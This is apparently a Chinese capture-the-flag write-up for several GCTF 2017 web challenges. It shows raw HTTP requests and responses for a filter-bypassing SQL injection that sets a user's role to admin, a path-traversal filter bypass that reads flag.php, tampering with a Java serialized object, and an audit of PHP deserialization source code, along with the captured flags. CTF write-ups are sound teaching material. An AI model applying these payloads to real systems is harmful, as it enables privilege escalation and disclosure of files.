name=1&email=856ebe112f7e02cc%40gctf.cn&phone=11111111111&mobile=11111111111&add
ress=11111111111&birth=19000000&gender=%E7%94%B7&uid=0&role=admin
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 15 Jun 2017 15:47:55 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.6.27
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 83

<script>alert('不允许直接修改role!');window.location="index.php";</script
>
```


也就是说不能直接修改role参数，必须在uid的时候顺便更改role参数

用 `'` ， `and` 等字符什么的发现被过滤



```
POST /edit.php HTTP/1.1
Host: 218.2.197.232:18014
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 145
Referer: http://218.2.197.232:18014/index.php
Cookie: PHPSESSID=7pbngtg5ml72qsn4cpopubbvj5
X-Forwarded-For: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1

name=1&email=856ebe112f7e02cc%40gctf.cn&phone=11111111111&mobile=11111111111&add
ress=11111111111&birth=19000000&gender=%E7%94%B7&uid=0'role=admin
```


```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 15 Jun 2017 15:50:38 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.6.27
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 34

未通过mysql_escape_string检查
```



```
POST /edit.php HTTP/1.1
Host: 218.2.197.232:18014
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 149
Referer: http://218.2.197.232:18014/index.php
Cookie: PHPSESSID=7pbngtg5ml72qsn4cpopubbvj5
X-Forwarded-For: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1

name=1&email=856ebe112f7e02cc%40gctf.cn&phone=11111111111&mobile=11111111111&add
ress=11111111111&birth=19000000&gender=%E7%94%B7&uid=0 and role=admin
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 15 Jun 2017 15:51:09 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.6.27
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 25

发现非法字符:  and
```


直接用 `,`



```
POST /edit.php HTTP/1.1
Host: 218.2.197.232:18014
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 145
Referer: http://218.2.197.232:18014/index.php
Cookie: PHPSESSID=7pbngtg5ml72qsn4cpopubbvj5
X-Forwarded-For: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1

name=1&email=856ebe112f7e02cc%40gctf.cn&phone=11111111111&mobile=11111111111&add
ress=11111111111&birth=19000000&gender=%E7%94%B7&uid=0,role=admin
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 15 Jun 2017 15:52:12 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.6.27
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 131

<script>alert(decodeURIComponent('Unknown%20column%20%27admin%27%20in%20
%27field%20list%27'));window.location="index.php";</script>
```


转化成16进制



```
POST /edit.php HTTP/1.1
Host: 218.2.197.232:18014
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 152
Referer: http://218.2.197.232:18014/index.php
Cookie: PHPSESSID=7pbngtg5ml72qsn4cpopubbvj5
X-Forwarded-For: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1

name=1&email=856ebe112f7e02cc%40gctf.cn&phone=11111111111&mobile=11111111111&add
ress=11111111111&birth=19000000&gender=%E7%94%B7&uid=0,role=0x61646d696e
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 15 Jun 2017 15:53:12 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.6.27
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 93

<script>alert(decodeURIComponent('%E6%88%90%E5%8A%9F'));window.location=
"index.php";</script>
```

成功




GCTF{9CtyJLHMxkjLUs6qfUM5Cmrb}

姓名

读文件

查看源码可以访问一个文件




http://218.2.197.232:18008/a/down.php?p=./1.txt

□ Enable Post data □ Enable Referrer

hello

访问`flag.php`发现**waf**

由于这个题将`./`过滤了，所以可以通过这分拆




```
http://218.2.197.232:18008/a/down.php?p=...//fl./ag.php
```


```php
<?php
error_reporting(E_ERROR & ~E_NOTICE);
$key = "GCTF{drthSDFSDGFSdsfhfg}";
?>
```

Java序列化

抓包发现




```
GET /ctfobj/index.jsp?name=admin HTTP/1.1
Host: 218.2.197.232:18005
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://218.2.197.232:18005/ctfobj/
Cookie: JSESSIONID=035DDD6650E1D6BBF4EF690FBCB178DA;
PHPSESSID=6e93b0s328m763h3daq1ejvrc1
Connection: close
Upgrade-Insecure-Requests: 1
```




```
HTTP/1.1 302 Found
Server: nginx
Date: Fri, 16 Jun 2017 05:21:41 GMT
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 0
Connection: close
Location:
http://218.2.197.232:18005/ctfobj/Login?object=rO0ABXNyAA9jb20uY3RmLmNuLlVzZXIAA
AAAA/kvvQIAAkwAAmlkdAATTGphdmEvbGFuZy9JbnRlZ2VyO0wABG5hbWV0ABJMamF2YS9sYW5nL1N0c
mluZzt4cHNyABFqYXZhLmxhbmcuSW50ZWdlchLioKT3gYc4AgABSQAFdmFsdWV4cgAQamF2YS5sYW5nL
k51bWJlcoaslR0LlOCLAgAAeHAAAAPodAAFYWRtaW4=
```

base64 解码一下发现是java的序列化




```
             0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000000h: AC ED 00 05 73 72 00 0F 63 6F 6D 2E 63 74 66 2E ;   ..sr..com.ctf.
00000010h: 63 6E 2E 55 73 65 72 00 00 00 00 03 F9 2F BD 02 ; cn.User.....??
00000020h: 00 02 4C 00 02 69 64 74 00 13 4C 6A 61 76 61 2F ; ..L..idt..Ljava/
00000030h: 6C 61 6E 67 2F 49 6E 74 65 67 65 72 3B 4C 00 04 ; lang/Integer;L..
00000040h: 6E 61 6D 65 74 00 12 4C 6A 61 76 61 2F 6C 61 6E ; namet..Ljava/lan
00000050h: 67 2F 53 74 72 69 6E 67 3B 78 70 73 72 00 11 6A ; g/String;xpsr..j
00000060h: 61 76 61 2E 6C 61 6E 67 2E 49 6E 74 65 67 65 72 ; ava.lang.Integer
00000070h: 12 E2 A0 A4 F7 81 87 38 02 00 01 49 00 05 76 61 ; .鉅  亣8...I..va
00000080h: 6C 75 65 78 72 00 10 6A 61 76 61 2E 6C 61 6E 67 ; luexr..java.lang
00000090h: 2E 4E 75 6D 62 65 72 86 AC 95 1D 0B 94 E0 8B 02 ; .Number啲?.斷?
000000a0h: 00 00 78 70 00 00 03 E8 74 00 05 61 64 6D 69 6E ; ..xp...鑤..admin
```

学习一下java的序列化，增加一个id，发现有改变



```
00000000h: AC ED 00 05 73 72 00 0F 63 6F 6D 2E 63 74 66 2E ;   ..sr..com.ctf.
00000010h: 63 6E 2E 55 73 65 72 00 00 00 00 03 F9 2F BD 02 ; cn.User.....??
00000020h: 00 02 4C 00 02 69 64 74 00 13 4C 6A 61 76 61 2F ; ..L..idt..Ljava/
00000030h: 6C 61 6E 67 2F 49 6E 74 65 67 65 72 3B 4C 00 04 ; lang/Integer;L..
00000040h: 6E 61 6D 65 74 00 12 4C 6A 61 76 61 2F 6C 61 6E ; namet..Ljava/lan
00000050h: 67 2F 53 74 72 69 6E 67 3B 78 70 73 72 00 11 6A ; g/String;xpsr..j
00000060h: 61 76 61 2E 6C 61 6E 67 2E 49 6E 74 65 67 65 72 ; ava.lang.Integer
00000070h: 12 E2 A0 A4 F7 81 87 38 02 00 01 49 00 05 76 61 ; .鉅  亣8...I..va
00000080h: 6C 75 65 78 72 00 10 6A 61 76 61 2E 6C 61 6E 67 ; luexr..java.lang
00000090h: 2E 4E 75 6D 62 65 72 86 AC 95 1D 0B 94 E0 8B 02 ; .Number啲?.斷?
000000a0h: 00 00 78 70 00 00 03 E8 74 00 05 61 64 6D 69 6E ; ..xp...鑤..admin
```


改成



```
         0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000000h: AC ED 00 05 73 72 00 0F 63 6F 6D 2E 63 74 66 2E ;   ..sr..com.ctf.
00000010h: 63 6E 2E 55 73 65 72 00 00 00 00 03 F9 2F BD 02 ; cn.User.....??
00000020h: 00 02 4C 00 02 69 64 74 00 13 4C 6A 61 76 61 2F ; ..L..idt..Ljava/
00000030h: 6C 61 6E 67 2F 49 6E 74 65 67 65 72 3B 4C 00 04 ; lang/Integer;L..
00000040h: 6E 61 6D 65 74 00 12 4C 6A 61 76 61 2F 6C 61 6E ; namet..Ljava/lan
00000050h: 67 2F 53 74 72 69 6E 67 3B 78 70 73 72 00 11 6A ; g/String;xpsr..j
00000060h: 61 76 61 2E 6C 61 6E 67 2E 49 6E 74 65 67 65 72 ; ava.lang.Integer
00000070h: 12 E2 A0 A4 F7 81 87 38 02 00 01 49 00 05 76 61 ; .鉅  亣8...I..va
00000080h: 6C 75 65 78 72 00 10 6A 61 76 61 2E 6C 61 6E 67 ; luexr..java.lang
00000090h: 2E 4E 75 6D 62 65 72 86 AC 95 1D 0B 94 E0 8B 02 ; .Number啲?.斷?
000000a0h: 00 00 78 70 00 00 00 01 74 00 05 61 64 6D 69 6E ; ..xp....t..admin
```

http://blog.csdn.net/Ni9htMar3

输入成功



Load URL
Split URL
Execute

```
http://218.2.197.232:18005/ctfobj/Login?object=rO0ABXNyAA9jb20uY3RmLmNuLlVzZXIAAAAAA
/kvvQIAAkwAAmlkdAATTGphdmEvbGFuZy9JbnRlZ2VyO0wABG5hbWV0ABJMamF2YS9sYW5nL1N0cmluZzt4cHNyABFqYXZhLmxhbmcuSW50ZWdlchLioKT3gYc4AgABSQAFdmFsdWV4cgAQamF2YS5sYW5nLk51bWJlcoaslR0LlOCLAgAAeHAAAA
ABdAAFYWRtaW4=
```

□ Enable Post data □ Enable Referrer


禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项

GCTF{NsyTascaUR73uKd7e5YY}

http://blog.csdn.net/Ni9htMar3

php反序列化

直接扫描



```
Knowledge Base
Site Structure
  /                                   OK
    index.php
    query.php                         OK
      ticket=1                        OK
    query.php~
    Variation 1 for user-agent        OK
    src=1                             OK
  Cookies
```

http://blog.csdn.net/Ni9htMar3

访问得到`query.php`的代码

```
/*************************/
/*
//query.php 閮ㄥ垎浠ｇ爜
session_start();
header('Look me: edit by vim ~0~')
//......
class TOPA{
    public $token;
    public $ticket;
    public $username;
    public $password;
    function login(){
        //if($this->username == $USERNAME && $this->password == $PASSWORD){ //鎶辨瓑
        $this->username =='aaaaaaaaaaaaaaaaa' && $this->password == 'bbbbbbbbbbbbbbbbbb'){
            return 'key is:{'.$this->token.'}';
        }
    }
}
class TOPB{
    public $obj;
    public $attr;
    function __construct(){
        $this->attr = null;
        $this->obj = null;
    }
    function __toString(){
        $this->obj = unserialize($this->attr);
        $this->obj->token = $FLAG;
        if($this->obj->token === $this->obj->ticket){
           return (string)$this->obj;
        }
    }
}
class TOPC{
    public $obj;
    public $attr;
    function __wakeup(){
        $this->attr = null;
        $this->obj = null;
    }
    function __destruct(){
        echo $this->attr;
    }
}
*/
```

index.php

```
<?php
//error_reporting(E_ERROR & ~E_NOTICE);
ini_set('session.serialize_handler', 'php_serialize');
header("content-type;text/html;charset=utf-8");
session_start();
if(isset($_GET['src'])){
    $_SESSION['src'] = $_GET['src'];
    highlight_file(__FILE__);
    print_r($_SESSION['src']);
}
?>
<!DOCTYPE HTML>
<html>
 <head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
  <title>代码审计2</title>
 </head>
 <body>
 在php中，经常会使用序列化操作来存取数据，但是在序列化的过程中如果处理不当会带来一些安全隐患。
<form action="./query.php" method="POST">
<input type="text" name="ticket" />
<input type="submit" />
</form>
<a href="./?src=1">查看源码</a>
</body>
</html>
```

